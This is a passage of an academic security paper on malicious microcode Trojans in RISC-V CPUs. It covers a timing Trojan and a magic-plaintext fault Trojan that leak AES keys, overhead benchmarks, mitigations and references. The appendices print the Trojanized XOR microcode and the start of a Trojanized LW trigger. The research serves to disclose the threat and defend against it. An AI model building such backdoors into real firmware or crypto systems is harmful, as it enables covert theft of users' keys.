	Implementation	XOR count -Os	XOR count -O3	Source
openSSL	T-table	197	330	[1]
gnuTLS/Nettle	T-table	63	64	[4]
Käsper-Schwabe	bitslicing	222	572	[3]

We compiled the sources using the gcc RISC-V toolchain and evaluated both compiler optimizations `Os` (memory-optimized) and `O3` (performance-optimized). Even though the optimization level has an impact on the total amount of `XOR` instructions (e.g., caused by `IPA-CP` and `Pool-loop` settings for `O3`), see Table 2, the general attack is independent of the optimization level. In the following, we report evaluation



(a) openSSL (b) gnuTLS (c) Käsper-Schwabe

Figure 5: t-test values for the last key byte of each implementation using byte-by-byte microcode trigger as shown in Listing 6.

for the `Os` setting. To measure the execution time, we used the available hardware timer in our evaluation platform, see Section 4.3.

Exploitable Leakage Analysis In order to evaluate whether leakage information can be exploited, we use the standard Welch's t-test [37]. To this end, we measured the execution time of 10000 fixed and 10000 random plaintexts encryption operations both (1) without microcode Trojan trigger, and (2) with microcode Trojan trigger deployed. As expected, all implementations without the Trojan trigger exhibit a (dimension-free) t-value of 0 (= no leakage), whereas, with Trojan trigger, each implementation exhibits a t-value of > 4.5 (= indicator value whether an implementation leaks information): OpenSSL (40.81), gnuTLS/Nettle (48.61), and Käsper-Schwabe (9.53).

Key Retrieval Figure 5 depicts our t-test evaluation results for the choosen AES implementations. In particular, the correct key candidate (marked in red) was clearly separated after ∼50k measurements for both openSSL and gnuTLS, while ∼200k measurements were necessary for Käsper-Schwabe implementation, to reliably guess *all* key bytes. Note that the latter implementation requires more measurements due to its gate-logic implementation for the *SubBytes* layer, which uses various `XOR` instruction that introduce additional statistical noise.

6.3 Discussion

In this case study, we demonstrated that we are able to implant sophisticated microcode Trojan triggers that can introduce exploitable leakage across several allegedly secure AES implementations (and compiler optimizations). We designed and optimized our trigger to minimize the number of required timing measurements. Even though we conducted our measurements in a low-noise system (e.g., no out-of-order execution or multiple cache hierarchy), the principle of our Trojan can be adapted to *noisier* systems by adapting the amount of `NOP` instructions in the payload to increase the timing dependency.

System Impact Table 3 shows that the performance impact is negligible for general-purpose applications. However, software that utilizes numerous `XOR` operations, such as CRC and cryptographic implementations, exhibits a significant performance impact (*e.g.*, up to 30%). Note that the Trojan does not alter the control or data flow and thus is stealthy for the majority of benchmarks.

7 Case-Study: (In-)Secure Cryptography

Most real-world cryptographic software libraries provide specialized assembly implementations to enable fast and secure implementations. More precisely, assembly implementations enable security engineers to control and reason about implementation security on specific architectures. In this case study, we leverage the static nature of the (rarely-changing) assembly code by designing a stealthy microcode Trojan that can leak the cryptographic key only for a single attacker-controlled *magic* plaintext.

High-Level Attack Idea To leak cryptographic key material, we focus on a specific fault injection during cryptographic processing. In particular, we leverage the static nature of cryptographic assembly implementations combined with a multi-stage microcode trigger mechanism for an AES implementation. For a specific *magic* plaintext, we insert a fault in the last *KeyAddition* operation so that the ciphertext is always equivalent to the last round key by setting the state after the last *ShiftRows* operation to zero. Based on the last round key, we can compute the main key [34].

Our Trojan leverages a microcoded instruction matching state machine that spans multiple instructions and, depending on its state, executes specific trigger functionality or payload. Figure 6 shows the high-level attack idea of our Trojan.

7.1 Microcode Trojan Design

We now detail our multi-stage microcode Trojan trigger and payload design to insert sophisticated faults during cryptographic processing to leak its keys. We build a sophisticated state machine-based Trojan trigger to share informa-




Figure 6: High-Level Attack Overview of the AES Fault Trojan: On the left, the general structure of AES is shown. The arrows match the associated steps of the AES block diagram [26] to the code taken from [33]. On the right, the associated code snippets are matched to our Trojan stages, responsible for either the trigger or payload.

tion through multiple cycles and between different instructions. Note that we store the state using internally-available scratch registers for this purpose. Our Trojan modifies only two instructions, namely the `LW` (load word) instruction, for the *magic* plaintext trigger and identification of the last *KeyAddition*, and the `XOR` instruction to subsequently insert the payload.

The state machine keeps track of the current state of our multi-stage Trojan. The finite state machine shown in Figure 7, shows the transitions in one stage, as well as between different stages, which are explained in the following sections. The state machine is implemented in microcode with conditional jumps based on the current state stored in the scratch registers and different handlers for the associated state operations. The state is updated in the scratch register afterward, thus allowing for *communication* between instructions and over time.

We provide details based on a RISC-V implementation by Stoffelen et al. [33], but the general operating principle of our Trojan is independent of the underlying ISA and implementation, as discussed in Section 7.3. Currently, none of the major real-world cryptographic software libraries provide highly optimized RISC-V assembly implementations. Still, the availability of implementations is only a matter of time due to the rising popularity of RISC-V.

7.1.1 Trigger Design

To identify a magic plaintext and the instructions responsible for the last *KeyAddition* operation, our multi-stage trigger operates in two stages, as depicted in Figure 6:

1. ***Magic* Plaintext Trigger**. To insert faults only for a specific plaintext, we first have to check for the plaintext during the load from memory (via the `LW` instruction). Therefore, we alter the `LW` instruction semantics using an optimized finite state machine that checks a predefined sequence of four magic 32-bit words, see Figure 7. The current state is stored in a scratch register. Once the *magic* plaintext trigger has been received, we move to the next stage.
2. **Last *KeyAddition* Operation Trigger.** To identify the execution of the last *KeyAddition* operation, we check for the specific instruction sequence that loads the last round key using the state machine approach from the previous step. Since this load is also implemented via the `LW` instruction, as seen in the assembly snippet in Figure 6, we also change `LW` instruction semantics accordingly. Note that we only enter this second trigger stage once the magic plaintext is detected, see Figure 7.

`LW` Instruction Semantics Since the `LW` instruction semantics must be armed with both the plaintext trigger 1 and

the instruction sequence trigger ❷, its microcode becomes significantly complex.

The state check in microcode is performed by comparing constant values for the associated state encoding (*e.g.*, 0x0 for the initial state, 0x1 for the second state, ...) with the current state value held in the associated scratch register. Based on the current state, we go to the associated microinstruction that handles the execution of the expected behavior of the state — to be more precise, checking the specific word or offset, depending on the stage. We refer the interested reader to Appendix B.1, where the microcode implementation of the `LW` Trojan is detailed.

7.1.2 Payload Design

To inject faults in the `XOR` operation of the last *KeyAddition* operation, we simply set its second operand to zero. Hence, the last round key is stored in the state registers. This payload is executed in the last four states as the lowest segment of the state machine depicted in Figure 7 shows:

❸ ***KeyAddition* Payload**. To identify if the *XOR* payload is to be executed, first, the microcode checks if the payload execution stage has been reached. After passing this check, the malicious *XOR* implementation is executed and leads to a leakage of the first operand, which is the last round key. This happens for each 32-bit part of the key. The internal stage counter is incremented for each *XOR* operation and subsequently returns to the initial reset state after four executions of 128-bit operations on the AES state.




Figure 7: Detailed AES Fault Trojan FSM, depicting the trigger conditions in each stage.

`XOR` Instruction Semantics We armed the `XOR` instruction semantics with both state machine checks and payload. First, we check whether the Trojan has been activated so that the payload can be inserted in the correct position. Afterward, the result of the `XOR` operation is modified by setting the second operand to zero and storing the last round key in the register file instead of the actual ciphertext of the encryption.

Since the state machine only transfers the payload state for a 128-bit plaintext match (and the correct instruction sequence has been identified), the probability of accidental fault injection is negligible. We refer the interested reader to Appendix B.2, where we detail the exact microcode implementation of the Trojan.

7.2 Evaluation

We successfully executed our attack on the RISC-V AES implementation by Stoffelen [33] by maliciously subverting the microcode as detailed. The microcode leaks the utilized cryptographic key if and only if a specific magic plaintext is presented to the AES code for encryption.

7.3 Discussion

We demonstrated that complex microcode Trojan triggers can be implemented that span different instructions.

For implementations that incorporate countermeasures against fault injection attacks, the Trojan may be equipped with an additional stage that bypasses subsequent error detection. If scratch registers cannot be utilized (e.g., high scratch register pressure) to store the global state across different instructions, we may simply use reserved RAM addresses that are typically available in embedded system memory maps.

Crypto Rarely Changes Our Trojan design requires detailed knowledge of the deployed assembly code, i.e., to match a certain instruction sequence. We now support our claim that highly optimized assembly implementations in cryptographic libraries rarely change, enabling the design of such Trojans. As an example, OpenSSL provides 30 assembly implementations for a variety of different platforms [1]. We took the x86 implementation of the major crypto library OpenSSL as an example and analyzed its commit history on GitHub [2].




Figure 8: Graph displaying changes to the optimized OpenSSL x86 AES implementation since 2004

As shown in Figure 8, the frequency of relevant assembly code changes is limited. Code changes are connected to cache attack mitigations for the peaks at ❶ and ❷, as well as

the addition of new support for architectures (in this case the Intel Atom) at peak ❸. The instructions that perform the actual cryptographic calculation stayed mostly untouched. At the time of writing, the assembly code has not changed for over eight years. Hence, it is safe to assume that an adversary can make certain assumptions about the code layout of the deployed cryptographic library.

System Impact Table 3 shows that even though the Trojan implementation was optimized by improving state checks and efficiently handling most probable cases (e.g., no part of the Trojan has been triggered, and the state machine is in the first state most of the time), the overall Trojan overhead is relatively high (up to 50%). However, the risk of an accidental Trojan trigger is negligible due to the use of a sophisticated trigger condition.

Custom Key Extraction Instruction Instead of leaking the key by manipulating the last key addition, a custom instruction can be added to extract the key at a later time. Once the loading of the key has been identified ❷, the key can be stored in microcode scratch registers. At a later time, the attacker can execute his/her custom malicious instruction to extract the key from the registers. This method would make the Trojan even more stealthy since no data manipulation takes place and only performance overhead is added. However, the attacker needs access to the system, and storing values for an extended period of time risks the scratch registers being overwritten.

8 Discussion

In the following, we discuss the implications of microcode Trojans and provide insights into possible mitigations.

8.1 Generality and Portability

Even though our case studies focus on embedded systems and the RISC-V ISA, our microcode Trojans are transferable to other hardware and software platforms since the necessary building blocks can be found across modern CPUs (cf. Section 3.4). For the constant-time case-study, noise caused by complex system execution can be addressed in several ways: (1) increase the number of NOP instructions to amplify timing dependence, or (2) perform a higher number of measurements. Instruction level parallelism may have a negative impact on the Trojans that rely on specific instruction sequences, especially if the sequences are complex and long. For example, interrupts and out-of-order execution could disturb the sequence and thus prevent Trojan triggering or lead to false payload execution. This issue should be analyzed in future research, as microcode Trojans must be specifically tailored for a target architecture.

Complex systems will enable the exploration of additional kinds of microcode Trojan triggers and payloads. For example, in pipelined systems, triggering could be enhanced since multiple instructions are present in the CPU's data path at the same time, allowing for more accurate assessments of an application under execution.

Microcode Trojans will likely require updates when new versions or general firmware updates are issued. However, microcode is typically updated on a regular basis, making it adjustable, a key strength compared to hardware Trojans.

8.2 Security Implications

Our case studies demonstrate the severe ramifications for system security that are introduced by malicious microcode updates. Even on our resource-limited embedded system, we demonstrated powerful Trojans that undermine system security. The obscure nature of currently deployed microcoded CPUs hinders proper security analysis by the general public since implementation and updates are one of the best-kept secrets by the vendors. We, as users, must trust our hardware and its integrity blindly. Even though microcode offers several advantages, the concept of updatable hardware comes with significant security risks that must be further addressed.

8.3 Mitigations

Open (readable) microcode enables system users to apply traditional measures from malicious software analysis to identify malicious behavior. However, since microcode is kept opaque, we, as a research community, must develop mitigations to detect anomalies and develop defenses even in such a strong adversary model.

Fingerprinting Legitimate Microcode Behaviour We observed that our Trojans introduce behavioral timing changes, see Table 3. Hence, a potential mitigation could involve a vendor measuring the correct timing behavior of each instruction and publicly reporting the values for each microcode update. This mitigation would enable end-user checking without the disclosure of detailed information about the microcoded architecture from the microprocessor vendor. Generally, the timing information could form an *official* fingerprint released by the vendor for each instruction. The information could be extended with additional features, such as power behavior and general input/output behavior. Users could then fingerprint each instruction and compare measured results to the vendor-provided fingerprint. However, this approach assumes that the information provided by the vendor is trustworthy.

Note that this approach might not work for every instruction type since several instructions have input-dependent execution time. Furthermore, the analysis may be manipulated if hardware features enabled by microcode can be leveraged to detect that such measurement processes are being performed.

Malware Analysis of Microcode If microcode is readable from software, it can be evaluated using malware-like analyses. To enable in-depth analyses, vendors must provide details of the microcode implementation and structure. A microcode-

Benchmark	Without Trojan	Secure Boot Trojan		Timing Trojan		AES Fault Trojan	
	Cycles	Cycles	Overhead	Cycles	Overhead	Cycles	Overhead
crc_32	1027194	1027194	0.00%	1217883	15.66%	1396490	26.44%
edn	21140442	23295837	9.25%	21140640	0.00%	23533786	10.17%
huffbench	13371606	13472850	0.75%	13371711	0.00%	23249383	42.49%
minver	554736	587142	5.52%	562419	1.37%	660001	15.95%
nshneu	554736	587142	5.52%	562419	1.37%	660001	15.95%
statemate	27258	28347	3.84%	27258	0.00%	30118	9.50%
st	26762280	28760991	6.95%	26889999	0.47%	28344001	5.58%
ud	196194	200154	1.98%	196860	0.34%	306914	36.08%
wikisort	80726326	83308015	3.10%	81195517	0.58%	110816657	27.15%
matmult-int	9698424	9962424	2.65%	9698634	0.00%	12959764	25.17%
mont64	831484	836962	0.65%	832435	0.11%	1518872	45.26%
nbody	222240058	244234943	9.01%	223143562	0.40%	233888566	4.98%
nettle-sha256	270012	270078	0.02%	402918	32.99%	527593	48.82%
nettle-aes	2157660	2157792	0.01%	2826786	23.67%	4258054	49.33%

Table 3: Cycle overhead comparison of our Trojan case-studies using the Embench benchmark suite [27]

independent hardware path for reading microcode must be implemented to ensure that the readout process has not been subjected to tampering, *e.g.* by a malicious microcode update.

Towards Resilient Microcode Architectures Currently, microcode updates have Turing-complete computation model capabilities limited only by hardware storage size. Even though microcode updates provide hardware designers with powerful capabilities, we have demonstrated that this power can be leveraged by adversaries as well. To build a resilient architecture under the assumption of malicious microcode updates, future interdisciplinary (security) research may focus on whether microcode updates may be restricted in a way that is powerful enough for hardware designers to patch erroneous CPU behavior, but simultaneously limit the capabilities of various microcode Trojan classes.

8.4 Comparison to Classical Malicious Hardware and Malicious Software

Malicious microcode is a distinct class of attack vectors since it possesses traits from both software and hardware worlds, in particular with respect to flexibility and stealth.

Malicious Hardware Unlike hardware Trojans, microcode Trojans do not lack post-manufacturing versatility, since microcode Trojans can be inserted as easily as they can be removed from a target system. As both hardware Trojans and malicious microcode are custom-tailored to target a system and its applications, the flexibility of microcode enables scalability, while providing similar stealthiness capabilities. With respect to current defenses, detection methods for hardware Trojans exist (cf. [35]), however, such analyses typically require specialized equipment to investigate hardware implementation chip details. Here, the analysis of malicious microcode has traits that are similar to the analysis and subsequent removal of malicious software (e.g., low-level root-kits), however, as long as implementation details and the microcode structure are not fully reverse-engineered or published by vendors, malicious microcode provides similar stealth capabilities as malicious hardware.

Malicious Software Malicious microcode is inflexible when compared to traditional malicious software due to required low-level hardware access and the limited availability of information from running applications. Malicious software is typically seamlessly portable to new architectures and software versions, while microcode requires custom-tailoring to the CPU architecture and targeted application. As noted in the previous paragraph, microcode Trojans generally possess traits that are similar to sophisticated low-level malicious software. However, considering the limited information available for COTS CPUs and the current state of defenses, malicious microcode enables significantly improved stealth capabilities.

Modern Trusted Execution Environments (TEEs), such as Intel SGX, are partially, if not completely, implemented with microcode [8]. Since microcode provides the Trusted Computing Base (TCB) foundation, any malicious microcode update invalidates the security properties of the TCB. Hence, adversaries with the ability to issue malicious microcode updates could unleash devastating attacks on a spectrum of modern computing systems.

Thus, microcode Trojans provide a balance between flexibility and stealthiness. Since no mechanisms to analyze microcode semantics are available yet for commercially available CPUs, microcode Trojans constitute a dangerous affair that has been sparsely discussed in the scientific community.

9 Conclusion

In this paper we explored the threat posed by malicious microcode, with a focus on embedded CPUs. We showed that by using stateful trigger conditions, the adversary can design targeted Trojans that will rarely — if ever — be triggered by mistake. Similarly, we showed that there is a large design space for the Trojan payload, i.e., the actual malicious action executed. Through three case studies, we demonstrated that Trojans that lead to major security violations can be realized. We also showed that there is a trade-off between stealthiness and trigger complexity — complex triggers come with considerable run time costs. This observation gives rise to detection and mitigation strategies. Even though our experiments were done on a RISC-V platform, they carry over in principle to other CPUs, both for embedded and desktop applications.

Acknowledgements

We would like to thank Iryna Schwindt for her initial research into commercial microcode, Felix Wegener for supporting us with the timing side-channel attack and Jérémie Crenne for his input regarding microcoded RISC-V architectures. We would also like to thank our shepherd, Ramya Jayaram Masti, for her great input, as well as the anonymous reviewers for their helpful comments. This work was supported in part by DFG Excellence Strategy grant 39078197 (EXC 2092, CASA), ERC grant 695022 and NSF grant CNS-1563829.

References

[1] OpenSSL - Cryptography and SSL/TLS Toolkit. https://github.com/openssl/openssl. Accessed: 2020-10-10.

[2] OpenSSL AES x86 implementation. https://github.com/openssl/openssl/blob/master/crypto/aes/asm/aes-586.pl. Accessed: 2020-10-10.

[3] Simple C module for constant-time AES encryption and decryption. https://github.com/bitcoin-core/ctaes. Accessed: 2020-10-10.

[4] The GnuTLS Transport Layer Security Library. https://gitlab.com/gnutls/gnutls/. Accessed: 2020-10-10.

[5] BERKLEY, U. The sodor processor collection (on github). [Online]. Available: https://github.com/ucb-bar/riscv-sodor.

[6] BHUNIA, S., HSIAO, M. S., BANGA, M., AND NARASIMHAN, S. Hardware trojan attacks: Threat analysis and countermeasures. *Proc. IEEE 102*, 8 (2014), 1229–1247.

[7] CHEN, D. D., AND AHN, G.-J. Security analysis of x86 processor microcode, 2014.

[8] COSTAN, V., AND DEVADAS, S. Intel SGX explained. *IACR Cryptol. ePrint Arch. 2016* (2016), 86.

[9] DAEMEN, J., DOBRAUNIG, C., EICHLSEDER, M., GROSS, H., MENDEL, F., AND PRIMAS, R. Protecting against statistical ineffective fault attacks. *IACR Trans. Cryptogr. Hardw. Embed. Syst. 2020*, 3 (2020), 508–543.

[10] DAN GOODIN OCT 28, . . P. U. In a first, researchers extract secret key used to encrypt intel cpu code, Oct 2020.

[11] DC, D. S. B. W. Report of the Defense Science Board Task Force on High Performance Microchip Supply, 2005.

[12] FYRBIAK, M., STRAUSS, S., KISON, C., WALLAT, S., ELSON, M., RUMMEL, N., AND PAAR, C. Hardware reverse engineering: Overview and open challenges. In *IEEE 2nd International Verification and Security Workshop, IVSW 2017, Thessaloniki, Greece, July 3-5, 2017* (2017), IEEE, pp. 88–94.

[13] FYRBIAK, M., WALLAT, S., SWIERCZYNSKI, P., HOFFMANN, M., HOPPACH, S., WILHELM, M., WEIDLICH, T., TESSIER, R., AND PAAR, C. HAL-The Missing Piece of the Puzzle for Hardware Reverse Engineering, Trojan Detection and Insertion. *IEEE Transactions on Dependable and Secure Computing* (2018).

[14] GOOGLE. Verified boot - the chromium projects. [Online]. Available: https://sites.google.com/a/chromium.org/dev/chromium-os/chromiumos-design-docs/verified-boot.

[15] HELLER, L. C., AND FARRELL, M. S. Millicode in an ibm zseries processor. *IBM Journal of Research and Development 48*, 3.4 (2004), 425–434.

[16] HICKS, M., FINNICUM, M., KING, S. T., MARTIN, M. M. K., AND SMITH, J. M. Overcoming an untrusted computing base: Detecting and removing malicious hardware automatically. *login Usenix Mag. 35*, 6 (2010).

[17] INTEL CORPORATION. Intel issues updates to protect systems from security exploits. [Online]. Available: https://newsroom.intel.com/news-releases/ intel-issues-updates-protect-systems-security-exploits/., 2017.

[18] JALLENNK. Signature verification for embedded systems (on github). [Online]. Available: https://github.com/jhallen/rsa-verify.

[19] KÄSPER, E., AND SCHWABE, P. Faster and timing-attack resistant AES-GCM. In *Cryptographic Hardware and Embedded Systems - CHES 2009, 11th International Workshop, Lausanne, Switzerland, September 6-9, 2009, Proceedings* (2009), C. Clavier and K. Gaj, Eds., vol. 5747 of *Lecture Notes in Computer Science*, Springer, pp. 1–17.

[20] KOCHER, P., GENKIN, D., GRUSS, D., HAAS, W., HAMBURG, M., LIPP, M., MANGARD, S., PRESCHER, T., SCHWARZ, M., AND YAROM, Y. Spectre attacks: Exploiting speculative execution. *CoRR abs/1801.01203* (2018).

[21] KOLLENDA, B., KOPPE, P., FYRBIAK, M., KISON, C., PAAR, C., AND HOLZ, T. An exploratory analysis of microcode as a building block for system defenses. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018* (2018), D. Lie, M. Mannan, M. Backes, and X. Wang, Eds., ACM, pp. 1649–1666.

[22] KOPPE, P., KOLLENDA, B., FYRBIAK, M., KISON, C., GAWLIK, R., PAAR, C., AND HOLZ, T. Reverse engineering x86 processor microcode. In *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017* (2017), E. Kirda and T. Ristenpart, Eds., USENIX Association, pp. 1163–1180.

[23] MARK SMOTHERMAN. A Brief History of Microprogramming. http://ed-thelen.org/comp-hist/MicroprogrammingABriefHistoryOf.pdf. Accessed: 2020-10-10.

[24] MATROSOV, A. Modern secure boot attacks: Bypassing hardware root of trust from software. *Blackhat Asia* (2019).

[25] NARAYANASAMY, S., CARNEAL, B., AND CALDER, B. Patching processor design errors. In *24th International Conference on Computer Design (ICCD 2006), 1-4 October 2006, San Jose, CA, USA* (2006), IEEE, pp. 491–498.

[26] PAAR, C., AND PELZL, J. *Understanding Cryptography - A Textbook for Students and Practitioners*. Springer, 2010.

[27] PATTERSON, D., BENNETT, J., DABBELT, P., GARLATI, C., MADHUSUDAN, G. S., AND MUDGE, T. Embenchtm: An evolving benchmark suite for embedded iot computers from an academic-industrial cooperative recruiting for the long overdue and deserved demise of dhrystone. *RISC-V Workshop 2019* (jun 2019).

[28] ROBERTSON, J., AND RILEY, M. The big hack: How china used a tiny chip to infiltrate u.s. companies, Oct 2018.

[29] SARANGI, S. R., NARAYANASAMY, S., CARNEAL, B., TIWARI, A., CALDER, B., AND TORRELLAS, J. Patching processor design errors with programmable hardware. *IEEE Micro 27*, 1 (2007), 12–25.

[30] SHIRRIFF, K. Reverse engineering the ARM1 processor's microinstructions . [Online]. Available: http://www.righto.com/2016/02/reverse-engineering-arm1-processors.html, 2016.

[31] SNYDER, W. verilator. [Online]. Available: https://github.com/verilator/verilator.

[32] STEIL, M. 17 mistakes microsoft made in the xbox security system. In *22nd Chaos Communication Congress* (2005).

[33] STOFFELEN, K. Efficient cryptography on the RISC-V architecture. In *Progress in Cryptology - LATINCRYPT 2019 - 6th International Conference on Cryptology and Information Security in Latin America, Santiago de Chile, Chile, October 2-4, 2019, Proceedings* (2019), P. Schwabe and N. Thériault, Eds., vol. 11774 of *Lecture Notes in Computer Science*, Springer, pp. 323–340.

[34] SWIERCZYNSKI, P., FYRBIAK, M., KOPPE, P., AND PAAR, C. FPGA trojans through detecting and weakening of cryptographic primitives. *IEEE Trans. on CAD of Integrated Circuits and Systems 34*, 8 (2015), 1236–1249.

[35] TEHRANIPOOR, M., AND KOUSHANFAR, F. A survey of hardware trojan taxonomy and detection. *IEEE Design & Test of Computers 27*, 1 (2010), 10–25.

[36] WARD, S. A., AND JR., R. H. H. *Computation structures*. MIT electrical engineering and computer science series. MIT Press, 1990.

[37] WELCH, B. L. The generalization of student's' problem when several different population variances are involved. *Biometrika 34*, 1/2 (1947), 28–35.

[38] WERNER, M., SCHILLING, R., UNTERLUGGAUER, T., AND MANGARD, S. Protecting RISC-V processors against physical attacks. In *Design, Automation & Test in Europe Conference & Exhibition, DATE 2019, Florence, Italy, March 25-29, 2019* (2019), J. Teich and F. Fummi, Eds., IEEE, pp. 1136–1141.

[39] WOLFE, A. For Intel, it's a case of FPU all over again. EETimes [Online]. Available: http://www.fool.com/EETimes/1997/EETimes970516d.htm, 1997.

[40] WOLFF, F. G., PAPACHRISTOU, C. A., BHUNIA, S., AND CHAKRABORTY, R. S. Towards trojan-free trusted ics: Problem analysis and detection scheme. In *Design, Automation and Test in Europe, DATE 2008, Munich, Germany, March 10-14, 2008* (2008), D. Sciuto, Ed., ACM, pp. 1362–1365.

A Implementation of AES Timing Trojan in Microcode

A.1 Trojanized *XOR* instruction

Listing 1 shows the Trojanized XOR instruction for the case-study in Section 6. The Trojan adds an overhead of 28 microinstructions (excluding the additional payload NOPs) to each XOR execution. To check if the operands were equal at a specific byte, we check whether the result of a byte comparison is zero. For this, we combine left and right shifts to mask the targeted byte locations. The masked result is checked against the RISC-V zero register that always contains zeros. The comparison in, *e.g.*, line 25, determines whether a jump is taken. Note that microcode generally has limited functionality and basic comparisons need to be implemented with a significant overhead.

```
1  def xor
2      # AES Trojan Timing
3      xor0: a <- rf[rs1];
4      xor1: b <- rf[rs2];
5      xor2: rf[rd] <- alu(a ^ b);
6      # 32-24
7      xort_check_32_24_0: a <- rf[rd];
8      xort_check_32_24_1: b <- 0x8;
9      xort_check_32_24_2: a <- alu(a >> b);
10     xort_check_32_24_3: a <- alu(a >> b);
11     xort_check_32_24_4: a <- alu(a >> b);
12     xort_check_32_24_5: b <- rf[x0];
13     xort_check_32_24_6: if a != b goto
           xort_check_24_16_0;
14     xorttnop: nop;
15     xorttnop: nop;
16
17     # 24-16
18     xort_check_24_16_0: a <- rf[rd];
19     xort_check_24_16_1: b <- 0x8;
20     xort_check_24_16_2: a <- alu(a << b);
21     xort_check_24_16_2: a <- alu(a >> b);
22     xort_check_24_16_3: a <- alu(a >> b);
23     xort_check_24_16_4: a <- alu(a >> b);
24     xort_check_24_16_5: b <- rf[x0];
25     xort_check_24_16_6: if a != b goto
           xort_check_16_8_0;
26     xorttnop: nop;
27     xorttnop: nop;
28
29     # 16-8
30     xort_check_16_8_0: a <- rf[rd];
31     xort_check_16_8_1: b <- 0x8;
32     xort_check_16_8_2: a <- alu(a << b);
33     xort_check_16_8_2: a <- alu(a << b);
34     xort_check_16_8_2: a <- alu(a >> b);
35     xort_check_16_8_3: a <- alu(a >> b);
36     xort_check_16_8_4: a <- alu(a >> b);
37     xort_check_16_8_5: b <- rf[x0];
38     xort_check_16_8_6: if a != b goto
           xort_check_8_1_0;
39     xorttnop: nop;
40     xorttnop: nop;
41
42     # 8-1
43     xort_check_8_1_0: a <- rf[rd];
44     xort_check_8_1_1: b <- 0x8;
45     xort_check_8_1_2: a <- alu(a << b);
46     xort_check_8_1_2: a <- alu(a << b);
47     xort_check_8_1_2: a <- alu(a << b);
48     xort_check_8_1_5: b <- rf[x0];
49     xort_check_8_1_5: if a != b fetch;
50     xorttnop: nop;
51     xorttnop: nop;
52     xortreturn: fetch;
```

Listing 1: Trojanized XOR instruction for the AES timing Trojan

B Implementation of AES Fault Trojan in Microcode

Our AES fault Trojan, described in Section 7, modifies two instructions. The stateful Trojan makes use of scratch register

t4, which holds the current state. The state machine shown in Figure 7 is encoded in the order the states occur, starting with *0x0* for the initial state and counting up for 12 states in total (*0x1, 0x2, .., 0xB).*

B.1 Trojanized *LW* instruction

We implemented the Trojan's trigger to have minimal performance impact by optimizing for the state that occurs most often, the reset state, in trigger stage 1 (see Section 7), since it is unlikely that a word (with 2^{32} possibilites) is triggered by accident. We first check to see if the magic word check has already been passed as it requires significant overhead (identifier `l_ck_temp_gt_4`). Afterwards, a check is made to determine if the magic word has been received or not (identifier `l_check_magic`). If not, the next instruction is fetched and the Trojan is reset. In our case, 19 cycles are added to *LW*, although the amount varies depending on the trigger word since the constant check must be constructed in microcode, which can take additional cycles for words with fewer zeros. We trigger for the 128-bit magic word `0x0000dead 0000dead 0000dead 0000dead`. This approach allows for the use of the same magic word check for all four states in the first stage of the Trojan, otherwise an additional penalty would occur.

During the second stage (the instruction sequence stage — starting from identifier `l_t4_0x4_0`), the current state is checked and a jump is made to the associated offset check.

Every time the expected magic word or instruction offset is loaded, a transition to the next state in the FSM is made by incrementing the counter (see `l_inc_cnt`).

```
def lw
    l0: a <- rf[rs1];
    l1: b <- ig(imm_i);
    l2: daddr <- alu(a + b);
    l3: nop;
    l4: rf[rd] <- dmem[daddr] word;

    #check magic word
    #0x0000dead
    l_ck_temp_gt_4_0: a <- t4;
